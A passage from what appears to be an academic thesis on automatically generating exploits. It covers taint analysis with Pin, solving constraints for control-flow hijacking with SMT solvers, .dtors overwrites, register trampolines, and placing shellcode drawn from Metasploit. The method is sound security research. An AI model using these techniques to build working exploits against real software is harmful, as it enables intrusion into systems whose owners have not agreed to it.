The process of determining the exploitability of a write vulnerability and generating the formula to express the required conditions is quite similar a direct exploit. The main difference is that for an indirect exploit the generated constraints are on two locations, the source and destination operands, instead of one. As described in Chapter 2, an indirect exploit requires the destination address of the write to equal m_{EIP} and the source value to equal ι. The following algorithm takes four arguments; the variable w_ID which represents the destination address[8], the location (usually a register) w_src containing the value to be written, and m_{EIP} and ι as described in Chapter 2.

Chapter 3.13 buildFormula_WriteControl(w_ID, w_src, m$_{\text{EIP}}$, ι)

1: formula = EmptyFormula()
2: offset = 0

3: **while** offset < 4 **do**
4:     **if** L(w_src + offset) == untainted **then**
5:         **return** EmptyFormula()
6:     **end if**

7:     w_srcByteId = getVarId(w_src + offset)
8:     w_srcByteFormula = createEqualityFormula(w_srcByteId, ι[offset])
9:     w_srcFormula = createConjunct(formula, byteFormula)

10:     offset += 1
11: **end while**

12: w_dstFormula = createEqualityFormula(w_ID, m_{EIP})
13: formula = createConjunct(w_srcFormula, w_dstFormula)

14: **return** formula

Algorithm 3.13 is quite similar to algorithm 3.12 with the returned formula expressing the conjunction of

$$(w\_src + 0).id = \iota[0] \wedge (w\_src + 1).id = \iota[1] \wedge (w\_src + 2).id = \iota[2] \wedge (w\_src + 3).id = \iota[3]$$

with the formula $w\_ID = m_{EIP}$, created on line 12. The first formula constrains the source of the write instruction to ι, while the second constrains the destination address to m_{EIP}.

3.2.4   Building the Exploit Formula

We have described how to generated formulae to constrain a buffer to our required shellcode and a formula to redirect the control flow to this buffer. Both of these formulae express the required conditions at the

---

[8]In Chapter 4 we will discuss some complications encountered when specifying the destination to the *buildFormula_WriteControl* algorithm. A destination address may be constructed from several parts so in order to provide it to our algorithm we need to create a sub-formula representing the computation of this address from the parts. We then represent this sub-formula using the variable w_ID that is passed to *buildFormula_WriteControl*. How we create the sub-formula is described in section 4.3.3.

point in the program where we performed our analysis but in order to exploit the program we need to derive conditions that link these formulae to the program input. We can do this using algorithm 3.6 that builds the path condition for a given variable. The conjunction of the shellcode formula, the control flow hijacking formula, and the path conditions of every variable therein will be the our final exploit formula.

3.3   Stage 3: Solving the Exploit Formula

At this point in our algorithm we can use a decision procedure to determine if the previously generated formula is satisfiable. If it is, we will use the decision procedure to generate a satisfying assignment to the input variables. As previously explained, the exploit formula constrains all variables occurring in it except for those that are directly tainted by user input. A satisfying assignment generated by a decision procedure will therefore specify the values of exactly those input parameters that a user can control. This can be parsed to produced an exploit $\mathcal{X}$ for P. By providing $\mathcal{X}$ to the program P the resulting path should satisfy (B, H, S).

In this section we will elaborate on the steps required to convert the exploit formula into a logic accepted by a decision procedure and extract an exploit from the result.

3.3.1   Quantifier-free, Finite-precision, Bit-vector Arithmetic

A bit-vector is simply an array in which each element represents a bit with two states. We can represent any integer value using this representation. Bit-vector arithmetic, as described in [33], is a language L_b[9] for manipulating these bit-vectors and its syntax is as follows:

Example 3.3 A syntax for bit-vector arithmetic

---

formula : formula $\vee$ *formula* | *formula* $\wedge$ *formula* | $\neg$*formula* | *atom*
atom : term rel term | *Boolean-Identifier*
rel : = | $\neq$ | $\leq$ | $\geq$ | $>$ | $<$
term : term op term | *identifier* | $\sim$ *term* | *constant* | *atom ? term : term*
op : $\oplus$ | $\ominus$ | $\otimes$ | $\oslash$ | $>>$ | $<<$ | & | | | ˆ

Bit-vector arithmetic presents a suitable logical representation of the operators we need to model the effects of the x86 instruction set. We could attempt to use integer arithmetic to describe our formulae but simulating the fixed-width nature of registers and memory would introduce significant overhead. By using fixed width bit-vectors we can easily simulate the mapping of memory addresses to 8-bit storage locations, and by concatenating these smaller bit-vectors we can simulate larger memory and register references. Implementations of fixed-width bit-vectors typically model the overflow semantics of finite memory locations and registers in the same way as a real CPU. For example, adding 2 to the largest representable integer causes the computation to wrap around and gives the result 1. This is crucial if we are to process vulnerabilities that result from arithmetic problems.

During *Stage 1* and *Stage 2* of our algorithm we build a formula representing the constraints required to generate an exploit. In order to solve this formula, we must first express it using bit-vector arithmetic, as described in [13, 33], by reducing the variables and constants to bit-vector representations and then converting the arithmetic operators to their counterparts in L_b. This is the same approach as taken in almost all of the related work [14, 15, 38, 27, 9]. Once we have done this then we can use a decision procedure for bit-vector arithmetic to search for a solution.

---

[9]The operators $\oplus$ | $\ominus$ | | $\otimes$ | $\oslash$ correspond to $+$ | $-$ | $*$ | $/$ in standard arithmetic.

SMT-LIB

The SMT-LIB [45] initiative provides definitions of a format for a number of logics and theories. Among these is a specification for quantifier-free, finite-precision, bit-vector arithmetic (QF-BV) that includes support for the operations in L_b, as well as others such as an operator to concatenate bit-vectors. This format is accepted by all modern solvers with support for QF-BV [22, 23, 4, 12, 31]. We decided to convert our formula into an SMT-LIB compliant version to avoid restricting our system to any particular solver. This means our system can keep up with advances in the field without any extra development effort on our behalf.

Converting to SMT-LIB format is done by iterating over our existing exploit formula and substituting our internal representation of arithmetic operations with the operators defined by SMT-LIB. Once this process is completed we have a formula that can be processed by a decision procedure for QF-BV. The implementation details of this conversion process are presented in Chapter 4. As an example, earlier in the Chapter we showed the following formula:

$$a = b \land c = 10 \land (d = c + a) \land e = d$$

We then showed how to determine an input value for a given we want $e = 20$ to be true. If we were to express these constraints in SMT-LIB QF-BV format it would look as follows:

Example 3.4 SMT-LIB formatted QF-BV formula

```
(benchmark test
:status unknown
:logic QF_BV

:extrafuns ((a BitVec[8])(b BitVec[8])(c BitVec[8])(d BitVec[8])(e BitVec[8]))

:assumption (= a b)
:assumption (= c bv10[8])
:assumption (= d (bvadd a c))
:assumption (= e d)

:formula (= e bv20[8])
)
```

The :extrafuns line contains the definition of the variables as bit-vectors of size 8. The :assumption lines express the conditions of the above formula and the :formula line adds the constraint $e = 20$[10].

3.3.2 Decision Procedures for Bit-vector Logic

A decision procedure is an algorithm that returns a yes/no answer for a given problem. In our case, the problem is determining a satisfying assignment for the input variables to our exploit formula exists. There are a variety of decision procedures for QF-BV logic, including Boolector [12], Z3 [22], Yices [23] and STP [26]. Given a formula in SMT-LIB format these tools can determine whether the formula is satisfiable, and if so, produce a satisfying assignment to input variables.

Passing the formula in Example 3.4 to the *yices* solver gives the result shown in Example 3.5. We can see that the formula is satisfiable by assigning the value 10 (00001010 as a bit-vector) to the variable b.

---

[10]It is possible to specify the :assumption lines as part of the :formula line but as this has no impact on performance we use the above format for readability.

Example 3.5 Solving a QF-BV formula with Yices

```
% ./yices -e -smt < new.smt
sat
(= b 0b00001010)
```

Producing the Exploit

When a satisfying solution to our exploit formula is discovered it will specify the required values for all bytes of user input. We can parse this result and incorporate the input into the required delivery mechanism, e.g, a local file or network socket, depending on the program we are testing. Parsing simply involves converting every variable in the satisfying solution into its equivalent hexadecimal value. The concatenation of these values is then embedded in a Python script that can either send the values over a network connection or log them to a file. The output of the Python script is our exploit $\mathcal{X}$ and $P(\mathcal{X})$ should be a path that satisfies (B, H, S) as described in Chapter 2.

Chapter 4

System Implementation

The implementation of the algorithms described in Chapter 3 consists of approximately 7000 lines of C++. This code is logically divided into components that match the system diagram in Figure 3.1. In this Chapter we will explain the details of our implementation, focusing on the instrumentation and analysis routines that make up the core of the system and the corresponding data structures.

4.1 Binary Instrumentation

The implementation of stage 1 of our algorithm is essentially two components that work in tandem to perform instrumentation and run-time analysis. Using the functionality provided by Pin we instrument a variety of events, including thread creation, system calls, and instruction execution. The instrumentation code analyses the events and registers callbacks to the correct run-time processing routines.

4.1.1 Hooking System Calls

All taint analysis algorithms require some method to seed an initial pool of tainted locations. One approach is to hook system calls known to read data that may be potentially tainted by attacker input, e.g. `read`. Another potential approach is to hook specific library calls, but as previously pointed out [14] this could require one to hook large numbers of library calls instead of a single system call on which they all rely.

To mark memory locations as tainted we hook the relevant system calls and extract their destination locations. Pin allows us to register functions to be called immediately before a system call is executed (`PIN_AddSyscallEntryFunction`) and after it returns (`PIN_AddSyscallExitFunction`). We use this functionality to hook `read`, `recv` and `recvfrom`. When a system call is detected we extract the destination buffer of the function using `PIN_GetSyscallArgument` and store the location. This provides us with the start address for a sequence of tainted memory locations.

When a system call returns we extract its return value using `Pin_GetSyscallReturn`. For the system calls we hook a return value greater than 0 means the call succeeded and data was read in. When the return value is greater than 0 it also indicates exactly how many contiguous bytes from the start address we should consider to be tainted. On a successful system call we first store the data read in, the destination memory location and the file or socket it came from in a `DataSource` object. The `DataSource` class is a class we created to allow us to keep track of any input data so that it can be recreated later when building the exploit. It also allows us to determine what input source must be used in order to deliver an exploit to the target program. Once the `DataSource` object has been stored we mark the range of the destination buffer as tainted.

Once a location has been marked as tainted the instruction level instrumentation code can propagate the taint information through the programs memory and registers.

4.1.2   Hooking Thread Creation and Signals

As well as system calls we insert hooks on thread creation and on signals received from the OS. In multi-threaded applications it is necessary for us to determine when threads are created and destroyed and to identify the currently active thread when calling our analysis routines. Threads do not share registers so a register that is tainted by one thread should not be marked as tainted for any others. When a thread is created we instantiate a new object in our taint analysis engine that represents the taint state of its registers. This object is deleted when the thread is destroyed.

As mentioned in Chapter 3, one of the mechanisms one could potentially use to detect a possible vulnerability is by analysing any signals sent to the program. Using the function `PIN_AddContextChangeFunction` we can register a routine to intercept such signals. If the signal is one of `SIGKILL`, `SIGABRT` or `SIGSEGV` we pause the program and attempt to generate an exploit. We eventually decided not to use this mechanism for vulnerability detection as it introduced complications when attempting to determine the exact cause of the signal and hence the vulnerability.

4.1.3   Hooking Instructions for Taint Analysis

In Chapter 3 all of the binary instrumentation is performed by algorithm 3.1. In this section we will elaborate on the methods by which this instrumentation takes place.

Our taint analysis engine provides a low level API through the `TaintManager` class. This class provides methods for directly marking memory regions and registers as tainted or untainted. To reflect the taint semantics of each x86 instruction at run-time we created another class titled `x86Simulator`. This class interacts directly with the `TaintManager` class and provides a higher level API to the rest of our analysis client. For each x86 instruction `X` the `x86Simulator` contains functions with names beginning with `simulateX` e.g. `simulateMOV` corresponds to the `mov` instruction. Each of these functions takes arguments specifying the operands of the x86 instruction and computes the set of tainted locations resulting from the instruction and these operands.

For each instruction taint analysis is performed by inserting a callback into the instruction stream to the correct simulate function and provide it with the instructions operands. As Pin does not utilise an IR this requires us to do some extra processing on each instruction in order to determine the required simulation function and extract the instructions operands.

The `x86Simulator` class provides a mechanism for taint analysis but to use it we must have a method of analysing individual x86 instruction. Pin allows one to register a function to hook every executed instruction via `INS_AddInstrumentFunction`. We use this function to filter out those instructions we wish to process. For every instruction executed we first determine exactly what instruction it is so we can model its taint semantics. This process is made easier as Pin filters each instruction into one or more categories, e.g. the `movsb` instruction belongs to the `XED_CATEGORY_STRINGOP` category. It also assigns each instruction a unique type, e.g. `XED_ICLASS_MOVSB` for the `movsb` instruction. An example of the code that performs this filtering is shown in Listing 4.1.

This code allows us to determine the type of instruction being executed. The code to process the actual instruction and insert the required callback is encapsulated in the `processX86.processX` functions.

Inserting Taint Analysis Callbacks

When hooking an instruction the goal is to determine the correct `x86Simulator` function to register a callback to so that at run-time we can model the taint semantics of the instruction correctly. The code in Listing 4.1 allows us to determine the instruction being executed but each instruction can have different taint semantics depending on the types of its operands. For example, the x86 `mov` instruction can occur in a number of different forms with the destination and source operands potentially being one of several combinations of memory locations, registers and constants. In order to model the taint semantics of the instruction we must also know the type of each operand as well as the type of the instruction. Listing 4.2 demonstrates the use of the Pin API to extract the required operand information for the `mov` instruction. The code shown is part of the `processX86.processMOV` function.

```
1  UINT32 cat = INS_Category(ins);
2
3  switch (cat) {
4      case XED_CATEGORY_STRINGOP:
5          switch (INS_Opcode(ins)) {
6              case XED_ICLASS_MOVSB:
7              case XED_ICLASS_MOVSW:
8              case XED_ICLASS_MOVSD:
9                  processX86.processREP_MOV(ins);
10                 break;
11             case XED_ICLASS_STOSB:
12             case XED_ICLASS_STOSD:
13             case XED_ICLASS_STOSW:
14                 processX86.processSTO(ins);
15                 break;
16             default:
17                 insHandled = false;
18                 break;
19         }
20         break;
21
22     case XED_CATEGORY_DATAXFER:
23
24         ...
```

```
1  if (INS_IsMemoryWrite(ins)) {
2      writesM = true;
3  } else {
4      writesR = true;
5  }
6
7  if (INS_IsMemoryRead(ins)) {
8      readsM = true;
9  } else if (INS_OperandIsImmediate(ins, 1)) {
10     sourceIsImmed = true;
11 } else {
12     readsR = true;
13 }
```

```
1  if (writesM) {
2      INS_InsertCall(ins, IPOINT_BEFORE, AFUNPTR(&x86Simulator::simMov_RM),
3              IARG_MEMORYWRITE_EA,
4              IARG_MEMORYWRITE_SIZE,
5              IARG_UINT32, INS_RegR(ins, INS_MaxNumRRegs(ins)-1),
6              IARG_INST_PTR,
7              IARG_END);
8  } else if (writesR) {
9      if (readsM)
10         INS_InsertCall(ins, IPOINT_BEFORE, AFUNPTR(&x86Simulator::simMov_MR), ..., IARG_END);
11     else
12         INS_InsertCall(ins, IPOINT_BEFORE, AFUNPTR(&x86Simulator::simMov_RR), ..., IARG_END);
13 }
```

Once the operand types have been extracted we can determine the correct function in `x86Simulator` to register as a callback. The `x86Simulator` class contains a function for every x86 instruction we wish to analyse and for each instruction it contains one or more variants depending on the possible variations in its operand types. For example, a `mov` instruction takes two operands; ignoring constants it can move data from memory to a register, from a register to a register or from a register to memory. This results in three functions in `x86Simulator` to handle the `mov` instruction - `simMov_MR`, `simMov_RR` and `simMov_RM`.

The code in Listing 4.3 is from the function `processX86.processMOV`. It uses function `INS_InsertCall` to insert a callback to the correct analysis routine depending on the types of the `mov` instructions operands. Along with the callback function to register, `INS_InsertCall` takes the parameters to pass to this function[1]. This process is repeated for any x86 instructions we consider to propagate taint information.

Under-approximating the Set of Tainted Locations

Due to time constraints on our implementation we have not created taint simulation functions for all possible x86 instructions. In order to avoid false positives it is therefore necessary to have a default action for all non-simulated instructions. This default action is to untaint all destination operands of the instruction. Pin provides API calls that allow us to access the destination operands of an instruction without considering its exact semantics. By untainting these destinations we ensure that all locations that we consider to be tainted are in fact tainted. We perform a similar process for instructions that modify the EFLAGS register but are not instrumented.

4.1.4 Hooking Instructions to Detect Potential Vulnerabilities

We detect potential vulnerabilities by checking the arguments to certain instructions. For a direct exploit we require the value pointed to by the ESP register at a `ret` instruction to be tainted or the memory location/register used by a `call` instruction. We can extract the value of the ESP using the `IARG_REG_VALUE` placeholder provided by Pin and the operands to `call` instructions can be extracted in the same way as for the taint analysis callbacks.

For an indirect exploit we must check the destination address of the write instruction is tainted, rather than the value at that address. As described in [19], an address to an x86 instruction can have a number of constituent components with the effective address computed as follows[2]:

$$\text{Effective address} = \text{Displacement} + \text{BaseReg} + \text{IndexReg} * \text{Scale}$$

In order to exploit a write vulnerability we must control one or more of these components. Pin provides functions to extract each component of an effective address. e.g. `INS_OperandMemoryDisplacement`, `INS_OperandMemoryIndexReg` and so on. For each instruction that writes to memory we insert a callback to run-time analysis routine that takes these address components as parameters and the value of the write source.

4.1.5 Hooking Instructions to Gather Conditional Constraints

As described in Chapter 3, to gather constraints from conditional instructions we record the operands of instructions that modify the EFLAGS register and then generate constraints on these operands when a conditional jump is encountered. Detecting if an instruction writes to the EFLAGS register is done by checking if the EFLAGS register is in the list of written registers for the current instruction, e.g. if

---

[1]At instrumentation-time it is sometimes not possible to determine the exact operand values an instruction will have at run-time. To facilitate passing such information to run-time analysis routines Pin provides placeholder values. These placeholders are replaced by Pin with the corresponding value at run-time. For example, there are placeholders for the address written by the instruction (`IARG_MEMORYWRITE_EA`) and the amount of data written (`IARG_MEMORYWRITTEN_EA`). There are a number of other placeholders defined for retrieving common variables such as the current thread ID, instruction pointer and register values.

[2]From the Pin website, http://www.pintool.org

```
1  if (op0Mem && op1Reg) {
2    INS_InsertCall(ins, IPOINT_BEFORE, AFUNPTR(&x86Simulator::updateEflagsInfo_RM),
3          IARG_MEMORYREAD_EA,
4          IARG_MEMORYREAD_SIZE,
5          IARG_UINT32, INS_RegR(ins, INS_MaxNumRRegs(ins)-1),
6          IARG_UINT32, eflagsMask,
7          IARG_CONTEXT,
8          IARG_THREAD_ID,
9          IARG_INST_PTR,
10         IARG_END);
11 }
```

```
1  VOID
2  processJCC(INS ins, JCCType jccType)
3  {
4    unsigned eflagsMask = extractEflagsMask(ins, true);
5    INS_InsertCall(ins, IPOINT_AFTER, AFUNPTR(&x86Simulator::addJccCondition),
6          IARG_UINT32, eflagsMask,
7          IARG_BOOL, true,
8          IARG_UINT32, jccType,
9          IARG_INST_PTR,
10         IARG_END);
11
12   INS_InsertCall(ins, IPOINT_TAKEN_BRANCH, AFUNPTR(&x86Simulator::addJccCondition),
13         IARG_UINT32, eflagsMask,
14         IARG_BOOL, false,
15         IARG_UINT32, jccType,
16         IARG_INST_PTR,
17         IARG_END);
18 }
```

INS_RegWContain(ins, REG_EFLAGS) is true. If an instruction does write to the EFLAGS register we can extract from it a bitmask describing those flags written.

Using the same INS_Is* functions as shown in Listing 4.2 we determine the types of each operand. Once again this is necessary as we use a different simulation function for each combination of operand types, where an operand type can be a memory location, register or constant. Once the operand types have been discovered we register a callback to the correct run-time routine, passing it the instruction operands and a bitmask describing the bits changed in the EFLAGS register. Listing 4.4 exemplifies how the callback is registered for a two operand instruction where the first operand is a memory location and the second is a register.

On lines 3 and 4 the Pin placeholders to extract the memory location used and its size are used. The register ID is extracted on line 5 and passed as a 32-bit integer. Similarly the bitmask describing the EFLAGS modified is passed as a 32-bit integer on line 6.

Inserting Callbacks to Record Conditions from Conditional Jumps

The above code is used to keep track of the operands on which conditional jumps depend on. To then convert this information to a constraint we need to instrument conditional jumps. Algorithm 3.1 in Chapter 3 we described the process of instrumenting a conditional jump instruction. We insert two callbacks for each conditional jump. One on the path resulting from a true condition and one on the path resulting from a false condition.

Listing 4.6: "Simulating a **mov** instruction"

```
1  VOID
2  x86Simulator::simMov_MR(UINT32 regId, ADDRINT memR, ADDRINT memRSize, THREADID id, ADDRINT pc)
3  {
4     SourceInfo si;
5
6     // If the source location is not tainted then untaint the destination
7     if (!tmgr.isMemLocTainted(memR, memRSize)) {
8        tmgr.unTaintReg(regId, id);
9        return;
10    }
11
12    // Set the information on the source operand
13    si.type = MEMORY;
14    // The mov instruction reads from address memR
15    si.loc.addr = memR;
16
17    vector<SourceInfo> sources;
18    sources.push_back(si);
19
20    TaintInfoPtr tiPtr = tmgr.createNewTaintInfo(sources, (unsigned)memRSize,
21          DIR_COPY, X_ASSIGN, 0);
22    tmgr.updateTaintInfoR(regId, tiPtr, id);
23 }
```

Listing 4.5 shows the code used to perform this instrumentation. The function that is registered as a callback is the same for both paths but a flag is passed as the second argument that indicates the truth of the condition. We also pass a bitmask describing the EFLAGS that are checked by the conditional jump to determine its outcome. At run-time we can then construct a condition using the operands that last set the EFLAGS read by the condition, the jump type and the parameter indicating the truth of the condition.

4.2 Run-time Analysis

The second part of stage 1 of our algorithm consists of run-time analysis. The analysis functions executed at run-time are exactly those that are registered as callbacks during binary instrumentation. These are functions to perform taint analysis, gather constraints from conditional instructions and check the integrity of pointers before they are moved into the EIP register.

4.2.1 Taint Analysis

There are two main classes responsible for performing taint analysis. The low-level management of tainted memory locations and registers is handled by the `TaintManager` class. As well as the previously mentioned functionality it is also responsible for updating the taint lattice values associated with memory locations and registers and converting instructions to symbolic formulae as described in Chapter 3. The other important class at this stage is the `x86Simulator`. As described in the previous section, this object provides an abstraction layer above the `TaintManager` class by encoding the taint semantics of a given x86 instruction in calls to the `TaintManager` API.

Tainting a memory location begins with the execution of a function in the `x86Simulator` class. Listing 4.6 provides an example of such a function. A callback to the function `x86Simulator.simMov_MR` would have been registered during the binary instrumentation phase of a `mov` instruction that moves data from a memory location to a register. This function is passed the source and destination operands as arguments, as well as the size of the memory location read. The purpose of the function is to use the `TaintManager` to implement the taint analysis functions described in Chapter 3.

```
1  class TaintByte {
2      // A unique identifier for this TaintByte in the constraint formula
3      int id;
4      // This variable is only set if this TaintByte was created as a direct
5      // result of a hooked system call. All other TaintBytes can trace
6      // back to their data source(s) by recursively iterating through their parents
7      bool isDataSourceFlag;
8      DataSource* dataSource;
9      // A count of the number of TaintBytes that reference this
10     // TaintByte as a source. If this is 0 then the TaintByte can
11     // safely be deleted when it is no longer associated with a
12     // memory address
13     int refCount;
14     // The symbolic relationship between the sources and the destination
15     // e.g. for an add instruction this would be X_ADD whereas for a mov
16     // instruction it is X_ASSIGN
17     Relation sourceRelation;
18     // One byte may be tainted as a result of the interactions of several source bytes
19     // When determining the constraints to solve this tree of sources will be traversed
20     vector<TaintBytePtr> sources;
21     // This variable denotes the position of the TaintByte in the constraint complexity
22     // lattice
23     CCLValue cclVal;
24
25     ...
```

The function first checks if the memory location read (`memR`) is tainted. If not then the destination location is untainted and processing ends for the instruction (lines 7-10). As described in Chapter 3, each destination operand can have its value computed from more than one source operand, hence we use a vector to describe the sources (line 17). We then create a new object representing the destination operand. This `TaintInfoPtr` contains unique IDs for all destination bytes as required by our taint analysis algorithms. Creating the objects to represent the destination bytes is abstracted by the function `TaintManager.createNewTaintInfo`. This function also ensures the taint lattice position of the destination is correctly computed. The parameter `DIR_COPY` indicates the taint lattice position of the instruction as a direct copy. The parameter `X_ASSIGN` is used to indicate the relationship between the destination and source operands; it is used to create the symbolic formula for the instruction. Finally, this object is associated with the register written using the `TaintManager.updateTaintInfoR` function.

The function `TaintManager.createNewTaintInfo` contains the code to create objects representing a destination byte, assign it a unique ID, compute its taint lattice position and store the symbolic relationship between the destination operand and its sources. For every new destination operand we create an object of type `TaintByte`. The variables defined in this class are shown in Listing 4.7.

Each of these `TaintByte` objects is identified by a unique ID that can be used when constructing the path condition. A `TaintByte` object is used to represent any byte that we perform taint analysis on and is the class type associated with the arrays of destination and source operands used in Chapter 3 e.g. the array ins_{dsts} is an array of `TaintByte` objects in the implementation. The data members of the class are sufficient to allow us to apply the path condition building algorithms as described in Chapter 3 given an initial `TaintByte`.

4.2.2 Gathering Conditional Constraints

During the binary instrumentation phase we insert callbacks to functions designed to store the `TaintByte` objects involved in modifying elements of the EFLAGS register. Internally we represent this information as a vector of 32 `EflagsOperands` structures, with each index in the vector identifying a particular EFLAGS

```
1 struct EflagsOperands {
2    OpType type0;
3    TaintDwordPtr tdPtr0;
4    unsigned immed0;
5
6    OpType type1;
7    TaintDwordPtr tdPtr1;
8    unsigned immed1;
9 };
```

```
1 VOID
2 x86Simulator::setEflagsOperands(EflagsOperandsPtr efo, UINT32 eflagsMask, ADDRINT pc)
3 {
4    // Only the first 16 flags are currenly of interest to us
5    for (int i = 0; i < 16 && eflagsMask > 0; i++, eflagsMask >>= 1) {
6        if (eflagsMask & 1)
7            eflagsOperands[i] = efo;
8    }
9 }
```

register index.

The `EflagsOperands` structure is shown in Listing 4.8. In the current implementation we support instructions with at most two operands which is sufficient to capture most cases. The run-time functions such as `x86Simulator.updateEflagsInfo_MR` parse the operands to a given instruction and build one of these structures. As shown in the structure, we treat the operands as either a tainted value up to dword size (a vector of 4 `TaintByte` objects) or a constant value. The structure is then stored in a global vector at the indices of the EFLAGS register modified by the x86 instruction being analysed. This is illustrated in Listing 4.9.

When a conditional jump is encountered the function `addJccCondition` is executed. The purpose of this function is to add a conditional constraint to a global store if the conditional jump is dependent on tainted data. Any conditional jump reads a subset of the EFLAGS register and thus we can simply retrieve the `EflagsOperands` structures associated with these indices as stored in the previous step. We store the `EflagsOperands` structure, a boolean variable indicating whether the condition was negated or not and a variable indicating the type of the condition. This is sufficient information to create a conditional constraint on the tainted bytes when later building the path condition.

4.2.3   Integrity Checking of Stored Instruction and Function Pointers

During the binary instrumentation phase we also register callbacks to functions to check for potential vulnerabilities. The first of these we will discuss is integrity checking on the value about to be put in the EIP register by a `ret` or `call` instruction. Checking whether a memory location or register is tainted or not is trivial using our `TaintManager` class.

For example, Listing 4.10 demonstrates the process for a `ret` instruction. We pass the analysis function the current ESP value and then execute the loop shown to determine if any of the bytes at that address are tainted.

If we discover the memory location or register is tainted we can retrieve the `TaintByte` objects associated with that location and begin exploit generation.

```
1 for (int i = 0; i < DWORD_SIZE; i++) {
2    if (tmgr.isMemLocTainted(espVal+i)) {
3       cout << "[!] Byte " << i << " of stored EIP is tainted" << endl;
4    } else
5       allTainted = false;
6 }
```

4.2.4   Integrity Checking for Write Instructions

To check for exploitable write instructions we take a similar approach. As mentioned previously, to exploit a write instruction we require that the address of the destination be tainted and the value of the source. Therefore for an instruction like `mov DWORD PTR [eax], ebx` we must check that the value in `eax` is tainted, not the value at the address `eax` points to, and also that the value in `ebx` is tainted.

During the binary instrumentation phase we extract the memory locations or registers that make up the destination address and the source value. These are then passed to a run-time analysis routine that queries the `TaintManager` object to determine if these locations are tainted, i.e. using the `isMemLocTainted` `isRegLogTainted` functions. We attempt to generate an exploit if the destination address and source value are tainted. In some cases an exploit may be possible without direct control of the source value but we do not consider such cases in this work. The additional problems involved in considering such cases are discussed in section 6.4 *Write-N-Bytes-Anywhere*.

In Chapter 3 we mentioned that the analysis stage for an indirect exploit must take place at the point where instruction would be transferred to our shellcode not at the corrupted write instruction. To do this the destination address of the write instruction must be modified to avoid a crash and to reflect the conditions that will exist when the actual exploit is used as input. We modify the write destination to be the start of the `.dtors` section plus 4. If an exploit is successfully generated this is the location it would write the shellcode address to in order to hijack the EIP.

4.3   Exploit Generation

In order to build the exploit formula we must process the information gathered during run-time analysis. The implementation effort at this stage is primarily in finding suitable shellcode buffers, determining the required bytes to change for EIP control and building the path condition for the required bytes. We will explain some of the more involved algorithms in this section.

This part of our system is designed to build a formula as described in Chapter 3 that encapsulates the conditions required for an input to be an exploit. To build such a formula we are essentially discovering what bytes need to be changed, building their path condition and then appending on a constraint specifying the value we wish them to have. This process is performed for the bytes that make up the shellcode location as well as the bytes we modify to hijack the EIP.

Using the `TaintManager` class we can retrieve the `TaintByte` objects associated with any locations determined to be tainted. For a direct exploit we retrieve the `TaintByte` objects associated with the location pointed to by the ESP register (stored instruction pointer overflow) or those associated with the argument to a `call` instruction (function pointer overflow). For an indirect exploit we extract the `TaintByte` objects associated with the write destination address and the source value. The correct locations are passed to our analysis routines during the binary instrumentation phase so that at run-time we can simply use the `getTaintByte` function of the `TaintManager` class. If the return value is not NULL then the location is tainted.

In Chapter 3 algorithms to build the path condition (algorithm 3.6) and find potential shellcode buffers (algorithm 3.10) were described. We will now explain some of the more important implementation details behind these algorithms.

53

```
1  multiset<unsigned>::iterator iter = taintedMemLocs.begin();
2
3  for (; iter != taintedMemLocs.end(); iter++) {
4      if (*iter > lastAddrProcessed + 1) {
5          taintBuffers.insert(currTaintBuffer);
6          currTaintBuffer = TaintBuffer();
7      }
8      currTaintBuffer.addAddress(*iter);
9
10     TaintBytePtr tbPtr = tmgr.getTaintByteM(*iter);
11     cclVal = latticeMeet(currTaintBuffer.getCCLVal(), tbPtr->getCCLVal());
12     // update the TaintBuffer lattice info
13     currTaintBuffer.setCCLVal(cclVal);
14
15     lastAddrProcessed = *iter;
16 }
17 taintBuffers.insert(currTaintBuffer);
```

4.3.1   Shellcode and Register Trampolines

In order to generate an exploit we need both shellcode to run and the addresses of any potentially suitable register trampolines. The Metasploit framework [39] contains a collection of useful shellcode as well as tools for extracting register trampoline addresses from a binary. We allow our tool to select from multiple shellcodes. This is done through an interface to an object (`ShellcodeManager`) that stores the available shellcodes and relevant information, such as their length. As a result we can generate multiple formulae per exploit using different shellcode for each formula.

We store shellcodes in a variety of encodings in order to avoid common input filters. For example, we require shellcode with no NULL bytes in order to exploit most vulnerabilities resulting from string copying or concatenation. Another common requirements is alphanumeric shellcode in which all bytes represent an ASCII encoded alphanumeric character.

As described in Chapter 2, a register trampoline is an address at a static location used to indirectly redirect execution flow into a shellcode buffer. On Windows, Linux or OS X the addresses occupied by application code are not randomised and therefore the application itself is often a source of usable trampolines. The Metasploit framework comes with a tool, `msfelfscan`, that can extract the addresses of register trampolines when provided with a binary application. We supply this list of addresses to our tool via a configuration file.

4.3.2   Locating Potential Shellcode Buffers

From the `TaintManager` class we can retrieve an ordered list of all tainted memory locations. We must then parse these memory locations into sets of contiguous tainted bytes and order them by the infimum of the lattice positions of the constituent bytes in the buffer. Algorithm 3.10 describes how to do this using the memory locations stored in registers as a starting point. The code in Listing 4.11 demonstrates how to do this over all tainted memory locations and is thus also usable in situations where a register trampoline is not necessary.

In our system a `TaintBuffer` object is used to represent a set of contiguous tainted memory locations. Associated with it is a set of addresses and a value representing its constraint complexity lattice position (the `CCLVal` variable in the above code). The less-than operator of the `TaintBuffer` class is dependent on the `CCLVal` variable. Thus a `multiset` as shown in the Listing 4.11 will be ordered on this parameter with those `TaintBuffer` objects with the least complex associated constraints occurring at the beginning of the multiset.

The algorithm iterates over all tainted memory locations and every time two locations are not contiguous it stores the old `TaintBuffer` and creates a new one (lines 4-7). One lines 11-13 the `CCLVal` variable of

the object are updated based on the *meet* of its current value and the `CCLVal` variable of the byte about to be added to the buffer.

Once the set of all possible shellcode buffers has been built we can iterate over the registers and find those shellcode buffers that are reachable via a register trampoline. We also process the list to discover any shellcode buffers located in memory regions with non-randomised addresses. To determine a suitable buffer for a given shellcode we iterate over the `TaintBuffer` objects and use the first buffer of sufficient size. This will also be the buffer with the least complex constraints out of those that are sufficiently large to hold the shellcode. This is due to the ordering imposed on the set in Listing 4.11. As mentioned earlier, our algorithms will use buffers reachable via a register trampoline where possible and fall back to buffers located in static memory locations.

Using Non-Randomised Locations as Shellcode Buffers

On some operating systems the addresses used for certain memory regions are not randomised. When generating exploits on such systems we can avoid the use of a register trampoline if a shellcode buffer exists in one of these non-randomised regions. The primary advantage of such a shellcode buffer is we are not limited to placing our shellcode at the location pointed to by a register. We can place our shellcode at any location in the buffer as long as sufficient space exists between the start index and the end of the buffer. Our implementation supports this feature although it will prioritise locations reachable via a register trampoline for portability reasons.

4.3.3 Controlling the EIP

